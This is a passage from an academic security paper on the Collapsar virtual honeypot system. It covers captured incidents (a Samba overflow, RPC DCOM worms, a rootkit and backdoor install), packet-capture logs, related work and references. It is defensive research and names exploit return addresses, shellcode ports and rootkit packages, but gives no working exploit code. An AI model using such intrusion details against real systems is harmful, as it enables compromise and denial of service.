- **Forensic analysis:** After detecting *iroffer* installation, no further keystrokes were captured. We took a snapshot of the honeypot image (available in [18]) and disconnected the honeypot from the Collapsar center. A quick verification using *md5sum* revealed several trojaned system routines, including *netstat*, *ls*, *ps*, *find*, and *top*; one *ssh* backdoor; and the *iroffer* program.

6.1.2 Linux/UML Honeypot

The second incidence was an attack on the Samba server version 2.2.1a-4 running on RedHat 7.2. The honeypot was a UML-based virtual honeypot with enhanced network virtualization. The honeypot resided in the Collapsar center but had a logical presence in one of the LAN production networks.

- **Vulnerability description:** The Samba server versions 2.0.x through 2.2.7a contain a buffer overflow vulnerability associated with the re-assembly of SMB/CIFS packet fragments [17]. This vulnerability allows a remote intruder to gain root privileges in a host running the Samba server.

- **Incident:** The Samba honeypot was activated in the Collapsar center at 12:01:03PM on 11/25/2003, and

Figure 6: Collapsar log of intruder activities after SMB break-in

was compromised at 11:41:17AM on 11/26/2003. With the help of logging module *kernort*, Collapsar captured all information related to the attack, including scanning attempts and intruder keystrokes after the break-in (shown in Figure 6). The complete log can be found at [18].

First, a scanning NetBIOS name packet was sent to UDP port 137 and the honeypot running a vulnerable Samba server responded with MAC address 00-00-00-00-00-00, which indicated that a Samba server is running. After receiving the response, a TCP connection to port 139 was established and several malicious packets guessing different return addresses were sent in the hope of launching a buffer overflow attack. The malicious packets contained a port-binding shell-code, which will listen on TCP port 45295 if correctly executed. Based on information in the Collapsar log information, we are able to identify six attempts to guess the return address, i.e., 0xbffffed4, 0xbffffda8, 0xbffffc7c, 0xbffffb50, 0xbffffa24, and 0xbffff8f8, in the malicious code.

After successfully exploiting the Samba server, the remote intruder gained the root privilege and installed a rootkit wrapper *rkzz.tgz*, which contains a trojaned *sshd* backdoor and a sniffer program. Once the *sshd* backdoor was installed, the intruder quickly created an *ssh* connection using PuTTY-0.53b, encrypting all subsequent traffic. Using the *ssh* connection, the intruder downloaded a program package *skk.tgz*, which is the *SucKit* rootkit. It seemed that *SucKit* could not be installed successfully in the UML, so the intruder downloaded another attack package, *flood.tgz*, and immediately started a DoS attack. The attack package contained several DoS attack tools, including the infamous *smurf*, *overdrop*, and *synsend*.

- **Forensic analysis:** Once the DoS attack was started, the tarpitting module in Collapsar detected a burst of out-going TCP-SYN packets, which indicated a successful compromise and an on-going DoS attack. The tarpitting module immediately raised an alarm and the Samba honeypot was disconnected from the Collapsar center. Forensic analysis revealed the installation of many flooding tools in /tmp/share/flood, which is consistent with the log information generated by the Collapsar logging module.

  Another VMware-based virtual honeypot running the same *Samba* service was also compromised by the same IP, and an IRC bot, *psyBNC* [4], was installed enabling the intruder to remotely control the compromised honeypot via an IRC network. With VMware support, a snapshot of the honeypot was taken, demonstrating VMware's flexibility and convenience for forensic analysis over UML.

6.1.3 Windows XP/VMware Honeypot

The third incidence was related to the RPC DCOM vulnerability in the Windows Platform. We deployed a VMware-based virtual honeypot running an unpatched Windows XP Home Edition operating system in the Collapsar center.

- **Vulnerability description:** Windows DCOM contains a vulnerable Remote Procedure Call (RPC) interface [21], which can be exploited to run arbitrary

code with local system privileges in an affected system. After a successful compromise, the intruder is free to take any action in the system including installing programs, modifying data, and creating new accounts with full privileges.

- **Incident:** A honeypot running the unpatched Windows XP was deployed in the Collapsar center at 10:10:00PM on 11/26/2003, and was compromised several times on 11/27/2003: one at 00:36:47AM by the MSBlast.A worm [15], one at 01:48:57AM by the Enbiei worm (namely MSBlast.F worm), and another at 07:03:55AM by the Nachi worm [20]. Collapsar recorded all important log information covering the infection process of each worm. The complete log is available at [18].

  For each worm, an initial TCP connection was established with port 135 in the Windows XP honeypot (Nachi worm will use an ICMP echo request to test whether the target is alive before the TCP connection attempt). To the worm, a successful connection is an indication of possible existence of RPC vulnerability. Once a connection had been established, a malicious packet (in fact, two TCP segments) was sent, which caused stack buffer overflow in the RPC interface implementing DCOM services. The malicious code contained a port-binding shell-code, which would listen on TCP port 4444. After a shell was invoked, each worm downloaded and executed a copy of itself, completing one round of worm propagation.

  The MSBlast and Enbiei worms mounted Denial of Service (DoS) attacks against two specific web sites, respectively. Interestingly, the Nachi worm tried to terminate and delete the MSBlast worm. In addition, after installing *tftpd.exe*, the TCP/IP trivial file transfer daemon, the Nachi worm tried to download and install an RPC DCOM vulnerability *patch* named *WindowsXP-KB823980-x86-ENU.exe*, so that no other worms or attacks could break into the system by exploiting the same vulnerability.

- **Backdoor in action:**

  Figure 7 shows a screenshot re-constructed from the honeypot's snapshot. It illustrates the running of *Enbiei* and *Nachi* worms. The original MSBlast worm has been terminated and deleted by the *Nachi* worm, which is the reason why no MSBlast process can be found in the screenshot. These worms also generated a large volume of scanning packets (ICMP echo request packets and TCP connection attempts to port 139 of other hosts), which were mitigated by the Collapsar tarpitting module.




Figure 7: Screenshot re-constructed from honeypot snapshot: successful Windows XP break-in by MSBlast and Nachi worms

- **Forensic analysis:** After disconnecting the infected honeypot from the Collapsar center, a quick examination revealed the following files: *enbiei.exe* in directory *C:\WINDOWS\system32* and *SVCHOST.exe* and *DLLHOST.exe* in directory *C:\WINDOWS\system32\wins*. File *enbiei.exe* corresponds to the Enbiei worm; while *SVCHOST.exe* and *DLLHOST.exe* are for the Nachi worm. We also expected that file *msblast.exe* would exist in *C:\WINDOWS\system32* . However, it had been deleted by the Nachi worm.

6.2 Attack Correlation

The Collapsar center creates exciting opportunities to perform correlation and mining based attack analysis. The current Collapsar center hosts only 40 virtual honeypots, still far from a desirable scale for Internet-wide attack analysis. However, current Collapsar log information already demonstrates the potential of such capability. In this section, we show two simple examples.

6.2.1 Stepping Stone Suspect

According the Collapsar log, a honeypot running a vulnerable version of the Apache web server was compromised by a remote machine with IP address (anonymized) *iii.jjj.kkk.11*, and a rootkit plus a trojaned *sshd* backdoor were installed in the honeypot. The *sshd* backdoor was configured with a password known to the attacker. One minute later, an *ssh* connection was initiated from a *different* remote IP address *xx.yyy.zzz.3* using the *same* password! There is a possibility that machine *iii.jjj.kkk.11* had itself been compromised before the attack on the honeypot running the Apache server was launched. This interesting log information is shown in Figure 8. We note that such evidence is *by no means* sufficient to confirm a stepping stone [42] case. However, with wider range of target networks and longer duration of log accumulation, a future Collapsar center may become capable of detecting stepping stones and tracing back original attackers with satisfactory accuracy.

```
/* Exploit codes for Apache Chunk Handling Vulnerability */
... ...

17:45:43.014405 iii.jjj.kkk.11.4775 > aaa.bb.c.125.443: P 790:797(7) ack 5340
win 34880 <nop,nop,timestamp 22920631 5764072> (DF)
0x0000   4500 003b 71ef 4000 3306 fa74 cbc6 860b        E..;q.@.3..t....
0x0010   800a 097d 12a7 01bb 9b4c ee60 9b51 2c3e        ...}.....L.‘.Q,>
0x0020   8018 8840 e50e 0000 0101 080a 015d bdb7        ...@.........]..
0x0030   0057 f3e8 2e2f 696e 7374 0a                    .W.../inst.

... ...
/* SSH connection against sshd backdoor from another different IP! */

17:46:46.104626 xx.yyy.zzz.3.1126 > aaa.bb.c.125.cfinger: S
389507617:389507617(0) win 8760 <mss 536,nop,nop,sackOK> (DF)
0x0000  4500 0030 1ac2 4000 6f06 30b7 51c4 e503         E..0..@.o.0.Q...
0x0010  800a 097d 0466 07d3 1737 6a21 0000 0000         ...}.f...7j!....
0x0020  7002 2238 16a3 0000 0204 0218 0101 0402         p."8............
17:46:46.105445 aaa.bb.c.125.cfinger > xx.yyy.zzz.3.1126: S
2758367448:2758367448(0) ack 389507618 win 5840 <mss 1460,nop,nop,sackOK> (DF)
0x0000  4500 0030 0000 4000 4006 7a79 800a 097d         E..0..@.@.zy...}
0x0010  51c4 e503 07d3 0466 a469 58d8 1737 6a22         Q......f.iX..7j"
0x0020  7012 16d0 211c 0000 0204 05b4 0101 0402         p...!...........
17:46:46.422319 xx.yyy.zzz.3.1126 > aaa.bb.c.125.cfinger: . ack 1 win 9112 (DF)
0x0000  4500 0028 1ac3 4000 6f06 30be 51c4 e503         E..(..@.o.0.Q...
0x0010  800a 097d 0466 07d3 1737 6a22 a469 58d9         ...}.f...7j".iX.
0x0020  5010 2398 4118 0000 4100 0000 0000              P.#.A...A.....
17:46:46.728800 aaa.bb.c.125.cfinger > xx.yyy.zzz.3.1126: P 1:16(15) ack 1 win
5840 (DF) [tos 0x10]
0x0000  4510 0037 55d5 4000 4006 248d 800a 097d         E..7U.@.@.$....}
0x0010  51c4 e503 07d3 0466 a469 58d9 1737 6a22         Q......f.iX..7j"
0x0020  5018 16d0 ac5b 0000 5353 482d 312e 352d         P....[..SSH-1.5-
0x0030  312e 322e 3235 0a                               1.2.25.
17:46:47.050246 xx.yyy.zzz.3.1126 > aaa.bb.c.125.cfinger: P 1:28(27) ack 16
win 9097 (DF)
0x0000  4500 0043 1ac5 4000 6f06 30a1 51c4 e503         E..C..@.o.0.Q...
0x0010  800a 097d 0466 07d3 1737 6a22 a469 58e8         ...}.f...7j".iX.
0x0020  5018 2389 4c55 0000 5353 482d 312e 352d         P.#.LU..SSH-1.5-
0x0030  5075 5454 592d 5265 6c65 6173 652d 302e         PuTTY-Release-0.
0x0040  3533 0a                                         53.
```

Figure 8: Collapsar log information showing a possible stepping stone attack

6.2.2 Network Scanning

Network scanning has become a common incident, with the existence of various scanning methods such as ping sweeping, port knocking, OS finger-printing, and firewalking. Figure 9 shows the ICMP (ping) sweeping activity from the same source address (*xx.yy.zzz.125*) against three honeypots within a very short period of time (1.0 second). The honeypots are virtually present in three different production networks. Based on the payload, it is likely that a Nachi worm [20] is performing the scan.

```
14:49:44.139231 xx.yy.zzz.125 > aaa.bb.9.126: icmp: echo request
0x0000   4500 005c 30de 0000 7301 0798 0c26 797d        E..\0...s....&y}
0x0010   800a 097e 0800 95dc 0200 0ace aaaa aaaa        ...~............
0x0020   aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa        ................
0x0030   aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa        ................
0x0040   aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa        ................
0x0050   aaaa                                         ..
14:50:21.853938 xx.yy.zzz.125 > ccc.dd.8.32: icmp: echo request
0x0000   4500 005c 2ece 0000 7301 0b06 0c26 797d        E..\....s....&y}
0x0010   800a 0820 0800 f2dd 0200 adcc aaaa aaaa        ................
0x0020   aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa        ................
0x0030   aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa        ................
0x0040   aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa        ................
0x0050   aaaa
14:50:50.970419 xx.yy.zzz.125 > eee.ff.21.9: icmp: echo request
0x0000   4500 005c 3e04 0000 7301 eee6 0c26 797d        E..\>...s....&y}
0x0010   800a 1509 0800 16d1 0200 89d9 aaaa aaaa        ................
0x0020   aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa        ................
0x0030   aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa        ................
0x0040   aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa        ................
0x0050   aaaa
```

Figure 9: Collapsar log information showing a possible ICMP sweeping scan

7 Related Work

Several recent projects are related to Collapsar. Among the most notable are honeyd [36], Network Telescope [35], Netbait [23], and SANS's Internet Storm Center [1].

Honeyd [36] is the most comparable work with respect to support for multiple honeypots and traffic diversion. Simulating multiple virtual computer systems at the network level with different personality engines, honeyd is able to deceive network fingerprinting tools and provide arbitrary routing topologies and services for an arbitrary number of virtual systems. The most obvious difference between honeyd and Collapsar is that honeyd is a low-interaction virtual honeypot framework, while all honeypots in Collapsar are high-interaction virtual honeypots. Honeyd is more scalable than Collapsar, since every computer system in honeyd is simulated. On the other hand, with high-interaction honeypots, Collapsar is able to provide a more authentic environment for intruders to interact with and has a potential for early worm detection.

Network Telescope [35] is an architectural framework that provides distributed presence for the detection of global-scale security incidents. Using a similar architecture, Netbait [23] runs a set of simplified network services in each participating machine. The services will log all incoming requests and federate the data to a centralized server, so that pattern matching techniques can be applied to identify well-known signatures of various worms and viruses. Network Telescope and Netbait do not involve real-time traffic diversion mechanisms. They are not designed as an interactive environment where activities of intruders are closely monitored and recorded. The Internet Storm Center [1] was set up by SANS institute in November 2000 to gather log data from participating intrusion detection sensors. The sensors are distributed around the world. Again, it neither presents an interactive environment to intruders, nor is capable of real-time intruder traffic diversion.

Leveraging the power of individual honeypots, there have been significant advances in recent years in attack logging and analysis. Among the most notable are VM-based retrospection [26], backtracker [32], ReVirt [25], and forensix [27]. VM-based retrospection [26] is capable of inspecting inner machine states from a VM monitor. Backtracker [32] and, similarly, forensix [27] are able to automatically identify potential sequences of steps that could occur during an intrusion, with the help of system call recording. These results are highly effective and can be readily applied to Collapsar to improve the capability of individual virtual honeypots.

Meanwhile, it has been noted that virtual honeypots based on current VM enabling platforms could expose certain VM foot-printing [12]. Such deficiency could diminish the value of virtual honeypots. This situation has led to another round of "arms race": methods such as [33] have been proposed to minimize VM foot-printing, although the technique in [33] is still VM-specific.

8 Conclusion

We have presented the design, implementation, and evaluation of Collapsar, a high-interaction virtual honeypot architecture for network attack detention. Collapsar has the following salient properties: centralized honeypot management and decentralized honeypot presence. Centralized management ensures consistent expertise and quality in deploying, administering, investigating, and correlating multiple honeypots, while decentralized virtual presence provides a wide diverse view of network attack activities and achieves convenient production network participation. Real-world deployment and several representative attack incidents captured by Collapsar demonstrate its effectiveness and practicality.

9 Acknowledgments

We thank Dr. Eugene H. Spafford for his valuable comments and advice. We thank the anonymous reviewers for their helpful feedbacks and suggestions. We also thank Paul Ruth for his help with the camera-ready preparation. This work was supported in part by a grant from the e-Enterprise Center at Discovery Park, Purdue University.

References

[1] Internet Storm Center. *http://isc.sans.org*.

[2] Iroffer. *http://iroffer.org/*.

[3] Napster. *http://www.napster.com/*.

[4] psyBNC. *http://www.psychoid.net/psybnc.html*.

[5] Sebek. *http://www.honeynet.org/tools/sebek/*.

[6] Snort. *http://www.snort.org*.

[7] Snort-inline. *http://sourceforge.net/projects/snort-inline/*.

[8] Tcpdump. *http://www.tcpdump.org*.

[9] The Honeynet Project. *http://www.honeynet.org*.

[10] Virtual PC. *http://www.microsoft.com/windowsxp/virtualpc/*.

[11] VMware. *http://www.vmware.com/*.

[12] VMWare FootPrinting. *http://chitchat.at.infoseek.co.jp/vmware/vmtools.html*.

[13] CERT Advisory CA-2002-01 Exploitation of Vulnerability in CDE Subprocess Control Service. *http://www.cert.org/advisories/CA-2002-01.html*, Jan. 2002.

[14] CERT Advisory CA-2002-17 Apache Web Server Chunk Handling Vulnerability. *http://www.cert.org/advisories/CA-2002-17.html*, Mar. 2003.

[15] CERT Advisory CA-2003-20 W32/Blaster Worm. *http://www.cert.org/advisories/CA-2003-20.html*, Aug. 2003.

[16] CERT/CC Overview Incident and Vulnerability Trends, CERT Coordination Center. *http://www.cert.org/present/cert-overview-trends/*, May 2003.

[17] CERT/CC Vulnerability Note VU-298233. *http://www.kb.cert.org/vuls/id/298233*, Mar. 2003.

[18] Collapsar. *http://www.cs.purdue.edu/homes/jiangx/collapsar*, Dec. 2003.

[19] Linux Kernel Ptrace Privilege Escalation Vulnerability. *http://www.secunia.com/advisories/8337/*, Mar. 2003.

[20] MA-055.082003: W32.Nachi Worm. *http://www.mycert.org.my/advisory/MA-055.082003.html*, Aug. 2003.

[21] Microsoft Security Bulletin MS03-026. *http://www.microsoft.com/technet/treeview/default.asp?url= /technet/security/bulletin/MS03-026.asp*, 2003.

[22] P. Barham, B. Dragovic, K. Fraser, S. Hand, T. Harris, R. N. Alex Ho, I. Pratt, and A. Warfi eld. Xen and the Art of Virtualization . *Proceedings of ACM Symposium on Operating Systems Principles (SOSP 2003)*, Oct. 2003.

[23] B. N. Chun, J. Lee, and H. Weatherspoon. Netbait: a Distributed Worm Detection Service. *Intel Research Berkeley Technical Report IRB-TR-03-033*, Sept. 2003.

[24] J. Dike. User Mode Linux. *http://user-mode-linux.sourceforge.net*.

[25] G. W. Dunlap, S. T. King, S. Cinar, M. A. Basrai, and P. M. Chen. ReVirt: Enabling Intrusion Analysis Through Virtual-Machine Logging and Replay. *Proceedings of USENIX Symposium on Operating Systems Design and Implementation (OSDI 2002)*, Dec. 2002.

[26] T. Garfi nkel and M. Rosenblum. A Virtual Machine Introspection Based Architecture for Intrusion Detection . *Proceedings of Internet Society Symposium on Network and Distributed System Security (NDSS 2003)*, Feb. 2003.

[27] A. Goel, M. Shea, S. Ahuja, W.-C. Feng, W.-C. Feng, D. Maier, and J. Walpole. Forensix: A Robust, High-Performance Reconstruction System. *The 19th Symposium on Operating Systems Principles (SOSP) (poster session)*, Oct. 2003.

[28] S. Hanks, T. Li, D. Farinacci, and P. Traina. Generic Routing Encapsulation (GRE). *RFC 1701*, Oct. 1994.

[29] S. Hanks, T. Li, D. Farinacci, and P. Traina. Generic Routing Encapsulation over IPv4 networks. *RFC 1702*, Oct. 1994.

[30] H. J. Hoxer, K. Buchacker, and V. Sieh. Implementing a User-Mode Linux with Minimal Changes from Original Kernel. *Linux-Kongress 2002, Koln, Germany*, Sept. 2002.

[31] X. Jiang, D. Xu, and R. Eigenmann. Protection Mechanisms for Application Service Hosting Platforms. *Proceedings of IEEE/ACM Symposium on Cluster Computing and the Grid (CCGrid 2004)*, Apr. 2004.

[32] S. T. King and P. M. Chen. Backtracking Intrusions. *Proceedings of ACM Symposium on Operating Systems Principles (SOSP 2003)*, Oct. 2003.

[33] K. Kortchinsky. Honeypots: Counter measures to VMware fingerprinting. *http://seclists.org/lists/honeypots/2004/Jan-Mar/0015.html*, Jan. 2004.

[34] J. V. Miller. SHV4 Rootkit Analysis. *https://tms.symantec.com/members/AnalystReports/030929-Analysis-SHV4Rootkit.pdf*, Oct. 2003.

[35] D. Moore. Network Telescopes: Observing Small or Distant Security Events. *Proceedings of the 11th USENIX Security Symposium*, Aug. 2002.

[36] N. Provos. A Virtual Honeypot Framework. *Proceedings of the 13th USENIX Security Symposium*, Aug. 2004.

[37] L. Spitzner. Honeypots: Tracking Hackers. *Addison-Wesley, 2003 ISBN: 0-321-10895-7*.

[38] L. Spitzner. Dynamic Honeypots . *http://www.securityfocus.com/infocus/1731*, Sept. 2003.

[39] L. Spitzner. Honeypot Farms . *http://www.securityfocus.com/infocus/1720*, Aug. 2003.

[40] L. Spitzner. Honeytokens: The Other Honeypot . *http://www.securityfocus.com/infocus/1713*, July 2003.

[41] J. Twycross and M. M. Williamson. Implementing and testing a virus throttle . *Proceedings of the 12th USENIX Security Symposium*, Aug. 2003.

[42] Y. Zhang and V. Paxson. Detecting Stepping Stones. *Proceedings of the 9th USENIX Security Symposium*, Aug. 2000.

[43] C. C. Zou, L. Gao, W. Gong, and D. Towsley. Monitoring and Early Warning for Internet Worms. *Proceedings of the 10th ACM Conference on Computer and Communication Security (CCS 2003), Washington DC, USA*, Oct. 2003.